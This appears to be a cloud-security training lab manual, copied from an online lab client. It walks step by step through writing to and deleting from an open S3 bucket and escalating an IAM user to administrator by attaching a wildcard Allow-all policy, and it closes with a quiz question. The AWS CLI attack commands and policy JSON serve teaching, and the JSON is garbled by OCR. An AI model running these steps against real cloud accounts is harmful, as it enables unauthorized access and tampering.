
22. Let us list the directories in the certifiedhacker02 bucket. In the terminal window, type **aws s3 ls s3://[Bucket Name]** (here, Bucket Name is **certifiedhacker02**) and press **Enter**. The bucket name may be different in your lab environment depending on the bucket you are targeting.

23. This will show you the list of directories in the **certifiedhacker02** S3 bucket, as shown in the screenshot.



24. Now, maximize the browser window, type **certifiedhacker02.s3.amazonaws.com** in the address bar, and press **Enter**.


25. This will show you the complete list of directories and files available in this bucket.



26. Minimize the browser window and switch to **Terminal**.


27. Let us move some files to the certifiedhacker02 bucket. To do this, in the terminal window, type **echo "You have been hacked" >> Hack.txt** and press **Enter**.

28. By issuing this command, you are creating a file named **Hack.txt**.




29. Let us try to move the **Hack.txt** file to the **certifiedhacker02** bucket. In the terminal window, type **aws s3 mv Hack.txt s3://certifiedhacker02** and press **Enter**.

30. You have successfully moved the **Hack.txt** file to the **certifiedhacker02** bucket.



31. To verify whether the file is moved, switch to the browser window and maximize it. Reload the page.


32. You can observe that the **Hack.txt** file is moved to the certifiedhacker02 bucket, as shown in the screenshot.



33. Minimize the browser window and switch to the **Terminal** window.


34. Let us delete the **Hack.txt** file from the **certifiedhacker02** bucket. In the terminal window, type **aws s3 rm s3://certifiedhacker02/Hack.txt** and press **Enter**.

35. By issuing this command, you have successfully deleted the **Hack.txt** file from the **certifiedhacker02** bucket.



36. To verify whether the file is deleted, switch to the browser window and reload the page.

37. The **Hack.txt** file is deleted from the **certifiedhacker02** bucket.



38. Thus, you can add or delete files from open S3 buckets.

39. This concludes the demonstration of exploiting public S3 buckets.

40. Do not end the lab as we will be continuing it in next #Task.

From <https://labclient.labondemand.com/Instructions/d74c82cc-7c94-48a0-b548-67063b357a75>

Lab 3: Perform Privilege Escalation to Gain Higher Privileges


Saturday, January 10, 2026 12:21 AM

Task 1: Escalate IAM User Privileges by Exploiting Misconfigured User Policy


A policy is an entity that, when attached to an identity or resource, defines its permissions. You can use the AWS Management Console, AWS CLI, or AWS API to create customer-managed policies in IAM. Customer-managed policies are standalone policies that you administer in your AWS account. You can then attach the policies to the identities (users, groups, and roles) in your AWS account. If the user policies are not configured properly, they can be exploited by attackers to gain full administrator access to the target user's AWS account.

You need to configure aws cli for this lab refer to **Lab 2: Exploit S3 Buckets, Task 1: Exploit Open S3 Buckets using AWS CLI, Steps#1-20.**

Before starting this task, create an **IAM** user (**Test**) with default settings and create a policy (**Test**) with permissions including, iam:AttachUserPolicy, iam:ListUserPolicies, sts:AssumeRole, and iam:ListRoles, as shown in the below screenshot. These policies can be exploited by attackers to gain administrator-level privileges.



1. In the **Parrot Security** machine, click the **MATE Terminal** icon in the menu to launch the terminal.
2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user and user **toor** as password.
3. After configuring the AWS CLI, we create a user policy and attach it to the target IAM user account to escalate the privileges.
4. In the terminal window, type **vim user-policy.json** and press **Enter**.
   This command will create a file named **user-policy** in the **attacker** directory.




5. A command line text editor appears; press **I** and type the script given below:
   {

   TypeCopy

```
"Version":"2012-10-17",

"Statement": [

"Effect":"Allow",

"Action":"*",

"Resource":"*"

}

]
```


   }
   This is an AdministratorAccess policy that gives administrator access to the target IAM user. Ignore the $ symbols in the script.

6. After entering the script given in the previous step, press the **Esc** button. Then, type **:wq!** and press **Enter** to save the text document.




7. Now, we will attach the created policy (**user-policy**) to the target IAM user's account. To do so, type **aws iam create-policy --policy-name user-policy --policy-document** file://user-policy.json and press **Enter**.
   If you receive an error that policy already exists, rename the file and try again.

8. The created user policy is displayed, showing various details such as **PolicyName**, **PolicyId**, and **Arn**.




9. In the terminal, type **aws iam attach-user-policy --user-name [Target Username] --policy-arn arn:aws:iam::[Account ID]:policy/user-policy** and press **Enter**.

10. The above command will attach the policy (**user-policy**) to the target IAM user account (here, **test**).




11. Now, type **aws iam list-attached-user-policies --user-name [Target Username]** and press **Enter** to view the attached policies of the target user (here, **test**).

12. The result appears, displaying the attached policy name (**user-policy**), as shown in the screenshot.



13. Now that you have successfully escalated the privileges of the target IAM user account, you can list all the IAM users in the AWS environment. To do so, type **aws iam list-users** and press **Enter**.

14. The result appears, displaying the list of IAM users, as shown in the screenshot.



15. Similarly, you can use various commands to obtain complete information about the AWS environment such as the list of S3 buckets, user policies, role policies, and group policies, as well as to create a new user.

- List of S3 buckets: **aws s3api list-buckets --query "Buckets[].Name"**
- User Policies: **aws iam list-user-policies**
- Role Policies: **aws iam list-role-policies**
- Group policies: **aws iam list-group-policies**
- Create user: **aws iam create-user**

16. This concludes the demonstration of escalating IAM user privileges by exploiting a misconfigured user policy.

17. Close all open windows and document all acquired information.

Question 19.3.1.1

Escalate IAM user privileges by exploiting a misconfigured user policy. Which aws command will list all user policies?

From <https://labclient.labondemand.com/Instructions/d74c82cc-7c94-48a0-b548-67063b357a75>

